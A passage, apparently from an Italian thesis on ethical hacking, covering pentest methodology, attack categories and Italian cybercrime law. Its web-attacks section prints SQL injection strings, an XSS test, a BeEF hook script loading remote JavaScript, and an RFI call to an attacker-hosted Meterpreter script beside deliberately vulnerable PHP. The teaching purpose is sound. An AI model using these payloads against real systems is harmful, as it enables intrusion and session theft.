Le vulnerabilità a livello applicativo sono spesso causate da errori di programmazione o difetti nella logica del codice. Tra le più critiche si annoverano i *buffer overflow* e gli attacchi di tipo *injection*, come la *SQL Injection* (SQLi) e il *Cross-Site Scripting* (XSS). Queste falle permettono a un attaccante di eseguire codice arbitrario o manipolare database sensibili.

In ambito industriale, i dati analizzati dall'istituto di ricerca *American Journal of Engineering Research* (AJER) Rahman *et al.* [2016] evidenziano una realtà critica: circa il 99,9% delle vulnerabilità sfruttate con successo riguarda falle di sicurezza già ampiamente documentate da oltre un anno. Tali criticità sono censite nel sistema *Common Vulnerabilities and Exposures* (CVE).

Questo dato statistico sottolinea come, nonostante la disponibilità di *patch* correttive fornite dai produttori, l'assenza di una rigorosa politica di gestione degli aggiornamenti rimanga il principale vettore di compromissione nei sistemi complessi. Come evidenziato, la latenza nell'applicazione dei correttivi di sicurezza rappresenta spesso l'anello debole nei processi di difesa aziendale.

Rete

Nel contesto della sicurezza moderna, la rete si definisce come un insieme specializzato di hardware, software e dati. Secondo Pfleeger e Pfleeger [2004], ogni nodo eredita le vulnerabilità del singolo calcolatore, aggiungendovi le criticità dell'interazione remota. La mancanza di prossimità fisica e l'uso di supporti condivisi complicano l'identificazione degli utenti, esponendo l'infrastruttura a rischi specifici. Tra questi, la *sottrazione di risorse* si configura come l'uso illecito della capacità di calcolo per finalità estranee al sistema. Tale fenomeno, pur analogo al furto di servizi di pubblica utilità, determina oneri economici e di manutenzione significativamente più elevati per l'utenza legittima.

Configurazione

Una delle cause primarie di compromissione è l'errata configurazione dei sistemi (*misconfiguration*). Ciò include l'utilizzo di credenziali di default (admin/admin), l'attivazione di servizi non necessari o l'implementazione di permessi eccessivi. La revisione della configurazione dell'host (*Host Configuration Review*) è fondamentale per identificare porte aperte non presidiate o sistemi che operano con software legacy non più supportati, i quali fungono da punti di ingresso ideali per i *Black Hat*.

Fattore umano

Il fattore umano è spesso considerato l'anello debole della catena di sicurezza. Le vulnerabilità umane vengono sfruttate attraverso tecniche di *Social Engineering*, come il *Phishing*, dove la manipolazione psicologica induce l'utente a rivelare credenziali o a installare malware. Le statistiche dimostrano che gli attacchi perpetrati da insider, siano essi dipendenti insoddisfatti o semplicemente poco consapevoli dei rischi, rappresentano una delle minacce più devastanti per l'integrità dei dati aziendali.

1.5 Il Penetration Testing

Il Penetration Testing rappresenta la metodologia operativa principale attraverso cui l'ethical hacker valuta la robustezza di un'infrastruttura digitale. Questa pratica non si limita a una verifica passiva, ma adotta un approccio proattivo basato sulla simulazione di attacchi reali.

Una definizione fondamentale viene fornita da Weidman [2014], la quale descrive il processo come segue:

"Il penetration testing si configura come una simulazione sistematica e autorizzata di scenari di attacco realistici, finalizzata all'analisi empirica delle vulnerabilità. In tale ambito, l'attività dell'operatore trascende la mera fase di rilevamento delle criticità per approdare allo sfruttamento attivo delle stesse; tale approccio permette di quantificare con precisione l'impatto potenziale di un'intrusione e di determinare l'effettivo raggio d'azione che un attore malevolo potrebbe acquisire all'interno dell'infrastruttura."

In tale ottica, il test si configura come una verifica empirica del livello di sicurezza; l'obiettivo finale è quello di fornire un'analisi realistica che permetta all'organizzazione di colmare le lacune individuate prima che queste possano essere compromesse da attori malevoli. Questo approccio consente una valutazione realistica del rischio, difficilmente ottenibile tramite strumenti automatizzati.

1.5.1 Vulnerability Assessment e Penetration Testing

Nel panorama della sicurezza offensiva, è fondamentale distinguere il concetto di *Vulnerability Assessment* (VA) da quello di *Penetration Testing* (PT), sebbene entrambi convergano verso l'obiettivo comune del miglioramento della postura di sicurezza aziendale.

Il Vulnerability Assessment si configura come una scansione sistematica, spesso automatizzata mediante l'ausilio di strumenti quali *Nessus* o *OpenVAS*, finalizzata all'identificazione e alla categorizzazione delle debolezze note all'interno di un sistema. Come evidenziato dai framework di *Hack The Box* (HTB), l'obiettivo del VA è fornire un "Rapporto X-ray" completo dell'infrastruttura, rilevando patch mancanti, software obsoleti e configurazioni errate senza, tuttavia, procedere allo sfruttamento attivo di tali falle. Tale processo permette di prioritizzare i rischi in base alla severità del punteggio CVSS (*Common Vulnerability Scoring System*), ma presenta il limite intrinseco di poter generare falsi positivi, non verificando l'effettiva sfruttabilità delle vulnerabilità rilevate.

Al contrario, il Penetration Testing interviene laddove il Vulnerability Assessment si ferma. Riprendendo la definizione di Weidman [2014], il penetration test non si limita a censire le falle, ma rappresenta un tentativo manuale e mirato di sfruttare attivamente le debolezze per valutare la resilienza reale dei controlli di sicurezza. Se il VA analizza l'ampiezza dell'esposizione, il PT ne analizza la profondità: il tester agisce come un avversario reale, concatenando diverse vulnerabilità minori per ottenere privilegi elevati o accedere a dati sensibili che un semplice scanner automatico non riuscirebbe a individuare.

1.5.2 Tipologie di Penetration Test

La classificazione dei *Penetration Test* non è univoca, ma risponde a diversi criteri che dipendono dagli obiettivi dell'analisi, dal grado di trasparenza verso l'organizzazione e dalla natura tecnologica del target. La scelta del modello di test determina l'equilibrio tra il realismo della simulazione e la profondità dell'audit tecnico Stuttard e Pinto [2011]. Il criterio principale di distinzione risiede nella quantità di informazioni fornite al *tester* prima dell'inizio delle attività; tale suddivisione, definita attraverso la metafora delle "scatole" (*boxes*), identifica tre approcci metodologici distinti che variano dalla totale assenza di conoscenza alla piena visibilità del sistema, come illustrato nel confronto sinottico di Figura 1.1.

Black Box

In questo scenario, il tester non dispone di alcuna informazione preventiva sull'architettura interna, sul codice sorgente o sui protocolli logici del sistema. L'attacco avviene interamente dall'esterno, simulando il comportamento di un *hacker* reale che utilizza tecniche di ricognizione (*reconnaissance*) per mappare la superficie di attacco. Questo approccio è ideale per valutare la sicurezza perimetrale, ma può tralasciare vulnerabilità profonde o errori della *business logic* che richiederebbero privilegi d'accesso.

White Box (Crystal Box)

Rappresenta l'approccio diametralmente opposto, in cui il tester ha pieno accesso alla documentazione di design, agli schemi di rete e, soprattutto, al codice sorgente dell'applicazione. Questa metodologia permette un'analisi esaustiva e mirata (*source code audit*), utile per individuare *backdoor*, vulnerabilità crittografiche o difetti strutturali che sarebbero quasi impossibili da rilevare con un approccio "al buio". È la modalità tipica per *audit* di conformità e sviluppo software sicuro.

Grey Box

Costituisce il modello ibrido più diffuso in ambito professionale. Al tester vengono fornite informazioni parziali, come credenziali di basso livello (ad esempio, un account utente standard) o diagrammi d'alto livello dell'infrastruttura. Questo test simula lo scenario di un *insider* o di un attaccante che ha già ottenuto un punto d'appoggio nel sistema, permettendo di valutare la capacità di *Privilege Escalation* e il movimento laterale (*lateral movement*) all'interno della rete.




Figura 1.1: Principali tipologie di Penetration Test in base alla conoscenza del target

1.5.3 Classificazione in base alla visibilità (Overt vs Covert)

Un ulteriore criterio riguarda la consapevolezza dell'organizzazione rispetto all'attività in corso. Questo criterio prevede i seguenti due casi:

- *Overt Testing (White Hat Teamwork)*: il test è annunciato e condotto in collaborazione con il personale IT interno. Esso permette un monitoraggio condiviso e l'uso intensivo di strumenti automatizzati, massimizzando l'efficienza della ricerca di vulnerabilità tecniche.
- *Covert Testing (Red Teaming)*: il test è autorizzato dal management ma non comunicato ai team di difesa (*Blue Team*). L'obiettivo è testare non solo la robustezza dei sistemi, ma anche la capacità di rilevamento e i tempi di risposta agli incidenti del personale di sicurezza.

1.5.4 Fasi del Penetration Testing

Il *Penetration Test* non deve essere inteso come un'attività estemporanea, ma come un processo rigorosamente metodico e sequenziale. L'efficacia dell'audit dipende dalla capacità dell'operatore di seguire una struttura logica che permetta di trasformare la raccolta iniziale di dati in un'evidenza tecnica di compromissione. Come teorizzato da Weidman [2014], il ciclo operativo si articola in fasi interdipendenti, dove l'output di ogni passaggio costituisce il presupposto fondamentale per il successo del successivo. Tale flusso metodologico è illustrato graficamente in Figura 1.2.

Information Gathering

La fase di *Information Gathering*, nota anche come ricognizione, rappresenta il punto di partenza cruciale di ogni attività di testing. Durante questa fase, l'obiettivo primario è la raccolta sistematica di informazioni riguardanti il bersaglio per mappare la superficie di attacco complessiva. Tale attività può essere condotta in modalità passiva, attingendo a fonti pubblicamente disponibili, quali database WHOIS, motori di ricerca e *social media*, oppure in modalità attiva, interagendo direttamente con l'infrastruttura tramite tecniche di *scanning* e *fingerprinting*. La qualità dei dati ottenuti in questa fase determina la precisione con cui verranno pianificate le strategie di intrusione nelle fasi successive.




Figura 1.2: Principali fasi di un Penetration Test

Threat Modeling

Una volta delineato il perimetro tecnologico del target, si procede con il *Threat Modeling*. Questa fase consiste nella definizione di un modello di minaccia specifico, analizzando le informazioni raccolte per identificare i vettori di attacco più verosimili e le risorse critiche che potrebbero essere oggetto di interesse per un avversario reale. Attraverso la modellazione delle minacce, il tester è in grado di prioritizzare gli sforzi operativi, concentrandosi sulle vulnerabilità che presentano il maggior rischio di impatto per l'organizzazione, garantendo, così, che il test non sia solo un esercizio tecnico, ma un'analisi orientata al valore aziendale.

Vulnerability Analysis

La *Vulnerability Analysis* rappresenta il momento diagnostico in cui si identificano formalmente le debolezze sistemiche, applicative o di rete. Utilizzando una combinazione di strumenti automatizzati, come *vulnerability scanner*, e analisi manuali meticolose, il tester ricerca falle di sicurezza quali *patch* mancanti, configurazioni errate o errori logici nel software. L'obiettivo di questa fase non è solo il censimento delle vulnerabilità, ma la loro validazione tecnica per eliminare eventuali falsi positivi e determinare quali criticità possano essere effettivamente percorribili durante il tentativo di accesso.

Exploitation

La fase di *Exploitation* costituisce il fulcro dell'attività di *hacking* etico. In questo stadio, il professionista tenta di superare attivamente i controlli di sicurezza sfruttando le vulnerabilità identificate precedentemente. L'azione viene condotta in modo

estremamente controllato per evitare danni accidentali o interruzioni dei servizi, utilizzando *exploit* mirati per ottenere un primo punto di accesso all'interno del sistema. Il successo di questa fase fornisce la prova empirica della pericolosità di una falla, trasformando un rischio teorico in una dimostrazione pratica di compromissione.

Post-Exploitation

Dopo aver ottenuto l'accesso iniziale, la fase di *Post-Exploitation* si focalizza sulla valutazione del valore reale degli *asset* compromessi. Durante questo passaggio, il tester analizza il sistema per identificare dati sensibili, tenta di elevare i propri privilegi (*Privilege Escalation*) e studia la possibilità di effettuare movimenti laterali verso altri nodi critici della rete. Questa fase è essenziale per comprendere la profondità dell'impatto che un attaccante potrebbe generare una volta superato il perimetro difensivo, simulando scenari di persistenza e infiltrazione avanzata.

Reporting

La fase di reporting costituisce il momento conclusivo e più critico del penetration test, in cui le evidenze tecniche vengono tradotte in informazioni strategiche per il cliente. Come evidenziato da Weidman [2014], l'efficacia di un documento di analisi risiede nella capacità di comunicare i rischi a interlocutori con competenze diverse, dai dirigenti al personale tecnico. Un documento professionale si articola generalmente in due sezioni principali. In particolare:

- L'*executive summary* è rivolto al management e offre una panoramica di alto livello basata sul rischio aziendale. Include il background del test, la valutazione della postura di sicurezza generale e il profilo di rischio, che assegna un grado di criticità alla sicurezza dell'organizzazione. La sezione si conclude con una *road map* strategica per la mitigazione dei rischi a breve e lungo termine.
- Il *technical report* è destinato agli amministratori di sistema e documenta meticolosamente ogni fase operativa, dalla ricognizione alla post-exploitation. Per ogni vulnerabilità individuata, vengono forniti i dettagli tecnici per la riproduzione del problema e le istruzioni specifiche per la risoluzione.

In sintesi, un reporting di qualità non si limita a descrivere le modalità di accesso, ma quantifica l'impatto reale di una compromissione, garantendo che la simulazione si traduca in azioni correttive concrete per la difesa del perimetro digitale.

1.6 Principali tipologie di attacco

Prima di procedere all'analisi delle singole metodologie offensive, è essenziale delineare il perimetro teorico del concetto di attacco informatico. Secondo la definizione sistematica fornita da Stallings [2011], un attacco si configura come:

"Un assalto alla sicurezza del sistema che deriva da una minaccia intelligente; ovvero, un atto deliberato che rappresenta un tentativo ponderato di eludere i servizi di sicurezza e violare la politica di sicurezza di un sistema."

L'attacco non è un evento isolato, ma il risultato di una strategia volta a sottrarre, alterare, distruggere o interrompere le risorse informative all'interno di una rete. La crescita esponenziale del tasso di *cybercrime* ha reso necessaria una classificazione rigorosa dei vettori d'attacco in due macro-categorie:

- *Minacce interne (Insider Threats)*: provengono da individui con accesso legittimo ai sistemi (dipendenti scontenti, collaboratori o *contractor*). Questi soggetti possono sfruttare le proprie autorizzazioni per esacerbare vulnerabilità in modo intenzionale o, talvolta, inavvertitamente per negligenza.
- *Minacce esterne (Outsider Threats)*: derivano da attori privi di affiliazione con l'organizzazione target, come gruppi di "*hacktivisti*", organizzazioni criminali o attori sponsorizzati da nazioni.

In primo luogo, le minacce interne originano da soggetti dotati di accesso legittimo alle risorse sistemiche, quali dipendenti, collaboratori o *contractor*. La pericolosità di tali attori risiede nella capacità di sfruttare autorizzazioni preesistenti per esacerbare vulnerabilità in modo intenzionale a causa di negligenze procedurali. Parallelamente, le minacce esterne sono riconducibili ad attori privi di affiliazione con l'organizzazione target, tra cui si distinguono gruppi di "*hacktivisti*", consorzi criminali o entità sponsorizzati da nazioni caratterizzate da elevate capacità tecnologiche.

L'impatto di tali offensive risulta particolarmente critico in settori strategici, quali la sanità, le istituzioni governative e il comparto finanziario.

1.6.1 Malware

Il *malware* (*malicious software*) identifica un insieme eterogeneo di programmi o codice progettato per infiltrarsi, danneggiare o ottenere accessi non autorizzati a sistemi, reti e dispositivi mobili. Come evidenziato nell'ambito della *vulnerability analysis*, esso agisce come uno strumento ostile capace di compromettere la riservatezza e l'integrità dei dati, eludendo spesso il rilevamento. È opportuno distinguere il *malware* dal comune *virus*; quest'ultimo è una sottocategoria caratterizzata dalla capacità di auto-replicarsi infettando file ospiti, mentre il concetto generale include minacce con vettori e finalità differenti.

Le principali categorie includono:

- *Virus e Worm*: i primi richiedono l'interazione dell'utente per l'attivazione; i secondi si propagano autonomamente sfruttando vulnerabilità di rete (ad esempio, il protocollo SMB).
- *Trojan*: software apparentemente legittimi che nascondono funzionalità dannose, come l'apertura di *backdoor* per l'accesso remoto (RAT).
- *Ransomware*: cifrano i dati della vittima rendendoli inaccessibili fino al pagamento di un riscatto. Esempi critici includono *WannaCry* e *Ryuk*.
- *Spyware e Keylogger*: progettati per il monitoraggio silente, raccolgono credenziali o registrano le battute sulla tastiera per trasmetterle a server di *Command and Control* (C2).

- *Adware e Scareware*: distribuiscono annunci invasivi o generano falsi allarmi di sicurezza per indurre l'utente a installare codice dannoso.

1.6.2 Phishing e Social Engineering

L'ingegneria sociale (*Social Engineering*) è una metodologia d'attacco che sfrutta le vulnerabilità psicologiche del fattore umano, anziché le barriere tecnologiche. Definita come la "vulnerabilità non patchabile", si basa sulla manipolazione delle persone per indurle a compiere azioni o divulgare dati riservati sfruttando *bias cognitivi*, come il timore dell'autorità o il desiderio di cooperazione.

Le principali metodologie includono:

- *Pretexting*: creazione di uno scenario inventato per stabilire una falsa legittimità e ottenere collaborazione.
- *Baiting*: utilizzo di supporti fisici infetti (come USB) lasciati in luoghi pubblici per attirare la curiosità della vittima.
- *Tailgating*: accesso fisico a zone riservate seguendo il personale autorizzato.
- *Water Holing*: compromissione di siti web abitualmente visitati da un target specifico.

Phishing

Il *phishing* rappresenta il vettore elettronico dell'ingegneria sociale. Consiste nel tentare di ingannare un utente, inducendolo a rivelare informazioni sensibili attraverso la contraffazione di comunicazioni provenienti da persone o istituzioni fidate. Nel contesto della rete, questa tecnica è particolarmente efficace a causa dell'incapacità strutturale del sistema di identificare in modo positivo gli utenti remoti. I messaggi di *phishing* sono spesso utilizzati per attirare i bersagli verso siti malevoli o per forzarli a scaricare allegati che compromettono l'integrità del sistema lato client.

1.6.3 Network Attacks

Le offensive a livello di rete mirano a intercettare o manipolare il traffico dei dati all'interno di una LAN. L'obiettivo primario è deviare i pacchetti tra host e *gateway* verso il sistema dell'attaccante. Tale processo si basa sullo *sniffing* per l'acquisizione dei dati e sull'*ARP Poisoning* per superare le restrizioni degli *switch*. Quest'ultimo sfrutta l'assenza di autenticazione nel protocollo *ARP* inviando messaggi *ARP Reply* contraffatti, correggendo le tabelle di risoluzione degli indirizzi del target e forzando l'instradamento del traffico attraverso il proprio host.

1.6.4 Man-in-the-Middle

L'attacco *Man-in-the-Middle*, il cui meccanismo essenziale è rappresentato in Figura 1.3, si evolve da una semplice intercettazione passiva a una manipolazione attiva del traffico (*active MitM*), permettendo di compromettere anche sessioni protette dal protocollo *HTTPS*. In questo scenario, l'attaccante non si limita a monitorare i dati,

ma altera i pacchetti "on the fly" per scavalcare le difese crittografiche che l'utente ritiene sicure.

Le metodologie per colpire il traffico protetto includono:

- *Script Inclusion over HTTP*: molte applicazioni caricano contenuti non sensibili tramite URL assoluti in HTTP. Un attaccante attivo può modificare la risposta HTTP per includere codice arbitrario. Sebbene la *Same-Origin Policy* tratti HTTP e HTTPS come origini diverse, l'attaccante può indurre un reindirizzamento forzato affinché il browser esegua lo script malevolo nel contesto della pagina protetta, spesso senza generare avvisi di sicurezza.
- *Cookie Injection*: anche se un'applicazione non ascolta sulla porta 80, l'attaccante può intercettare richieste HTTP dirette ad altri domini e rispondere con un *redirect* verso il dominio target. Attraverso questa risposta in chiaro, è possibile iniettare o sovrascrivere *cookie* che verranno poi inviati nelle successive richieste HTTPS, permettendo potenzialmente attacchi di XSS via *cookie*.
- *Background HTTP Requests*: i browser moderni effettuano costantemente richieste HTTP in background. Un attaccante può rispondere a queste chiamate silenziose con reindirizzamenti verso il dominio bersaglio, compromettendo l'origine HTTP e scalando l'attacco verso l'origine HTTPS.




Figura 1.3: Rappresentazione schematica di un attacco Man-in-the-Middle tra client e server (tratto da Pradeo, *Man-in-the-Middle*)

1.6.5 DoS/DDoS

L'attacco di tipo *Denial of Service* (DoS) ha come obiettivo primario la compromissione della disponibilità di un sistema, impedendo agli utenti legittimi l'accesso a servizi, risorse o informazioni. A differenza di altre minacce, il DoS non mira necessariamente al furto di dati, ma alla paralisi operativa del bersaglio. Questa vulnerabilità è analoga alla negazione di un servizio di pubblica utilità, dove il valore del danno è legato alla criticità del tempo di inattività per l'organizzazione.

Quando l'assalto viene sferrato simultaneamente da una moltitudine di sorgenti distribuite, si parla di *Distributed Denial of Service* (DDoS). In questo scenario, l'attaccante utilizza una *Botnet*, ovvero una rete di dispositivi compromessi (*zombie*) coordinati da un server di *Command and Control* (C2), per inondare il target di traffico malevolo, rendendo estremamente difficile la distinzione tra richieste legittime e illegittime.

Le metodologie d'attacco si dividono principalmente in tre categorie operative:

- *Attacchi volumetrici*: mirano a saturare la larghezza di banda della rete della vittima inviando una quantità massiccia di pacchetti. In questa categoria rientrano anche gli attacchi di amplificazione, che sfruttano protocolli come il DNS per inviare piccole richieste che generano risposte di grandi dimensioni verso il target.
- *Attacchi ai protocolli*: sfruttano le debolezze intrinseche degli stack di rete. Il caso più noto è il *TCP SYN Flood*, che abusa della procedura di *three-way handshake* del protocollo TCP: l'attaccante invia numerose richieste di connessione (SYN) senza mai completare la sequenza, esaurendo le risorse di memoria del server che rimane in attesa di conferme mai spedite.
- *Attacchi a livello applicativo*: sono i più sofisticati, poiché simulano il comportamento di utenti reali inviando richieste legittime ma onerose. Questi attacchi puntano a esaurire le risorse computazionali del server web o del database piuttosto che la banda di rete.

1.6.6 Web Attacks

Le applicazioni web rappresentano una delle superfici di attacco più estese a causa della loro esposizione diretta su Internet e della complessità delle interazioni tra client, server e database. La maggior parte delle vulnerabilità analizzate in questa sezione deriva dal principio fondamentale della sicurezza web: non bisogna mai fidarsi dell'input fornito dall'utente. Quando un'applicazione accetta dati in ingresso senza un'adeguata sanitizzazione, un attaccante può manipolare il flusso logico del programma o eseguire codice non autorizzato.

SQL Injection

La *SQL Injection* rappresenta una delle vulnerabilità più critiche per le applicazioni web che interagiscono con database relazionali. Questa falla si manifesta quando gli input forniti dall'utente non vengono opportunamente sanitizzati prima di essere incorporati in una query SQL. Un attaccante può, quindi, manipolare la struttura della query per leggere dati riservati, modificare o distruggere record e, in contesti di elevati privilegi, eseguire comandi direttamente sul sistema operativo ospite.

Un punto critico comune è la pagina di login. In un'applicazione vulnerabile, la query di verifica delle credenziali potrebbe essere strutturata come segue:

```
SELECT id FROM users WHERE username='$username' AND password=
'$password';
```

Listato 1.1: Esempio di SQL Injection tramite tautologia

Inserendo nel campo di input la stringa `' OR '1'=1`, l'attaccante forza la query a restituire sempre un valore vero, bypassando il controllo delle credenziali.

Identificazione e Sfruttamento

Un test preliminare consiste nell'inserire un singolo apice (') in un parametro della URL per causare un errore di sintassi, confermando che l'input è elaborato direttamente dal database:

```
http://192.168.20.12/bookservice/bookdetail.aspx?id=1'
```

Listato 1.2: Test di identificazione tramite inserimento di apice singolo

Una volta confermata la falla, è possibile utilizzare query avanzate per l'estrazione di informazioni strutturali (*data exfiltration*). Ad esempio, sfruttando un errore di conversione di tipo, si può forzare il sistema a rivelare il nome del database attivo:

```
id=2 OR 1 in (SELECT DB_NAME(0))--
```

Listato 1.3: Payload per l'estrazione del nome del database tramite errore di conversione

In questo scenario, il server restituirà un messaggio di errore simile a "*Conversion failed when converting the nvarchar value 'BookApp' to data type int*", svelando involontariamente il nome del database (*BookApp*).

Cross-Site Scripting (XSS)

Il *Cross-Site Scripting* (XSS) è una delle vulnerabilità web più diffuse e consiste nell'inserimento di script malevoli all'interno di siti legittimi affinché vengano eseguiti nel browser dell'utente finale. Analogamente ad altri attacchi web, l'XSS deriva dalla mancata sanitizzazione degli input, che permette di iniettare codice JavaScript per scopi illeciti.

Le varianti principali di questo attacco sono:

- *Stored XSS*: lo script viene salvato permanentemente sul server (ad esempio, in forum o recensioni) e viene eseguito ogni volta che un utente visita la pagina infetta.
- *Reflected XSS*: lo script non risiede sul server ma viene "riflesso" attraverso una richiesta specifica (ad esempio, parametri di ricerca o messaggi di errore). Richiede spesso una componente di *social engineering* per indurre la vittima a cliccare su un URL appositamente creato.

Un test metodologico per verificare la presenza di XSS consiste nel tentare di generare un pop-up di avviso nel browser tramite il seguente *payload* inserito in un campo di ricerca:

```
<script>alert('xss');</script>
```

Listato 1.4: Test XSS tramite generazione di un alert JavaScript

Se il browser esegue lo script visualizzando la finestra di *alert*, la vulnerabilità è confermata.

Sfruttamento avanzato tramite BeEF

Sebbene l'uso di *alert box* sia utile per i test, il vero potenziale distruttivo dell'XSS risiede nell'utilizzo di framework avanzati come il Browser Exploitation Framework (BeEF). Attraverso l'XSS, è possibile caricare un file JavaScript malevolo (*hook.js*) per "agganciare" il browser della vittima:

```
<script src="http://192.168.20.9:3000/hook.js"></script>
```

Listato 1.5: Payload per l'aggancio del browser tramite BeEF

Una volta che il browser è sotto il controllo dell'attaccante tramite BeEF, è possibile eseguire operazioni critiche come il furto dei *cookie* di sessione, la cattura del testo copiato negli appunti (*clipboard*) o l'utilizzo del browser infetto come punto di appoggio (*pivot*) per effettuare scansioni della rete locale interna.

Remote File Inclusion (RFI)

La vulnerabilità di *Remote File Inclusion* (RFI) consente a un attaccante di caricare ed eseguire script malevoli ospitati su un server remoto all'interno di un server vulnerabile. Sebbene il meccanismo ricordi il caricamento diretto di file, l'RFI sfrutta la capacità di indurre il server a includere codice esterno, permettendo l'esecuzione di comandi sul sistema operativo sottostante.

Un esempio tipico di codice vulnerabile in linguaggio PHP è rappresentato dalla funzione `include` applicata a un parametro non sanitizzato:

```
<?php $file = $_GET['file']; include($file); ?>
```

Listato 1.6: Esempio di codice PHP vulnerabile a Remote File Inclusion

In questo scenario, un attaccante può ospitare uno script malevolo sul proprio server e richiamare la pagina impostando il parametro con l'indirizzo dello script remoto: `http://<attacker_ip>/meterpreter.php`.

1.7 Aspetti legali ed etici

L'attività di *ethical hacking* si fonda su un paradosso normativo: l'utilizzo di tecniche offensive, potenzialmente illecite, per finalità puramente difensive. La distinzione tra un attacco informatico e un test di sicurezza non risiede negli strumenti utilizzati, bensì nella sussistenza di un'autorizzazione formale e nel rispetto di un codice deontologico. Operare senza una base legale solida espone il professionista a gravi ripercussioni penali, indipendentemente dalle sue intenzioni benevole.

1.7.1 Il quadro normativo italiano: la Legge 48/2008

In Italia, la regolamentazione dei crimini informatici ha trovato una definizione organica con la *Legge 18 marzo 2008, n. 48*, che ha ratificato la *Convenzione di Budapest* del 2001 armonizzando l'ordinamento nazionale agli standard internazionali

sul *cybercrime*. L'aspetto più rilevante per l'ethical hacking risiede nell'introduzione dell'Articolo 615-ter del Codice Penale, il quale punisce l'accesso abusivo o il mantenimento forzato in un sistema protetto da misure di sicurezza contro la volontà del titolare. Questa norma stabilisce un confine invalicabile: il reato si configura non solo in assenza di autorizzazione, ma anche qualora l'operatore ecceda i limiti stabiliti nel contratto, violando lo *Scope of Work* pattuito. Poiché la legge richiede la presenza di sistemi "protetti", ogni tentativo di elusione non concordato trasforma l'analisi tecnica in una violazione del domicilio informatico, sanzionabile con la reclusione. In questo contesto, la sottoscrizione di accordi formali come il *Non-Disclosure Agreement* e le *Rules of Engagement* agisce come discriminante legale, legittimando l'accesso come procedura di verifica tecnica autorizzata.

1.7.2 Responsabilità dell'ethical hacker

La figura dell'hacker etico si definisce attraverso un rigido protocollo di doveri professionali necessari a garantire la legittimità del *penetration testing*. Il professionista deve, anzitutto, verificare l'identità della controparte, assicurandosi di interagire con un soggetto debitamente autorizzato per evitare sanzioni penali derivanti da una delega non valida. È, inoltre, indispensabile definire con precisione il *target* operativo; ogni azione condotta al di fuori del perimetro concordato (*Scope of Work*) è, infatti, considerata un accesso abusivo ai sensi dell'articolo 615-ter del Codice Penale. Sotto il profilo della riservatezza, il tester è obbligato a sottoscrivere un *Non-Disclosure Agreement* (NDA) per proteggere i dati sensibili individuati, impegnandosi a non divulgarli a terzi. Infine, l'attività deve concludersi con una documentazione meticolosa delle vulnerabilità rilevate: l'obiettivo primario non è l'intrusione, ma la fornitura di un report tecnico che consenta all'organizzazione di sanare le falle di sicurezza prima che vengano sfruttate da attori malevoli. In sintesi, la professionalità dell'hacker etico risiede nel bilanciare l'efficacia dell'analisi con il rigoroso rispetto delle normative vigenti, consapevole delle gravi conseguenze penali previste per le azioni non autorizzate.

Strumenti software utilizzati

Il presente capitolo è dedicato all'analisi dettagliata dell'ecosistema tecnologico impiegato per la conduzione delle attività di laboratorio, fornendo una rassegna critica dei software e delle piattaforme che rendono possibile l'esecuzione sistematica di un penetration test. Il percorso metodologico ha inizio con la definizione dell'ambiente di lavoro, incentrato sulla distribuzione Kali Linux e sull'infrastruttura di Hack The Box, elementi scelti per garantire un laboratorio di attacco isolato, sicuro e conforme agli standard professionali. La trattazione prosegue con l'esame degli strumenti specifici suddivisi per fasi operative: dalle utility di enumerazione e scansione delle reti, fondamentali per mappare la superficie di attacco, ai framework più avanzati per l'analisi delle vulnerabilità, l'intercettazione del traffico e lo sfruttamento dei servizi. Particolare attenzione viene riservata alla gestione delle sessioni remote e alle tecniche di pivoting, necessarie per il movimento laterale all'interno delle infrastrutture compromesse. Infine, il capitolo approfondisce il ruolo cruciale dello scripting e delle risorse collaborative, illustrando come la padronanza di linguaggi quali, Python, Ruby e Bash, unitamente all'integrazione con piattaforme di versioning come GitHub, rappresenti la competenza distintiva per automatizzare i processi e personalizzare i vettori di attacco in scenari complessi.

2.1 Sistemi operativi e ambienti di laboratorio

Prima di procedere all'analisi dei singoli applicativi tecnici, è fondamentale definire l'ecosistema operativo e l'infrastruttura di rete all'interno della quale si svolgono le attività di *ethical hacking*. La scelta di un ambiente di lavoro adeguato non risponde solo a criteri di efficienza tecnica, ma rappresenta un requisito di sicurezza imprescindibile per garantire l'isolamento dei test. In questa sezione vengono presentati i pilastri del laboratorio utilizzato: la distribuzione *standard* per la sicurezza offensiva e la piattaforma interattiva impiegata per la simulazione di scenari di attacco reali. L'integrazione di questi due elementi permette di operare in un contesto controllato, dove è possibile studiare le vulnerabilità senza esporre infrastrutture critiche o violare normative etico-legali.

2.1.1 Kali Linux

Kali Linux, il cui logo ufficiale è riportato in Figura 2.1, rappresenta una delle piattaforme più avanzate e complete per il *penetration testing* e l'audit della sicurezza informatica. Sviluppata e mantenuta da Offensive Security come evoluzione del progetto BackTrack, si tratta di una distribuzione basata su Debian GNU/Linux concepita per essere un vero e proprio *framework* modulare e personalizzabile.



Figura 2.1: Logo ufficiale di Kali Linux

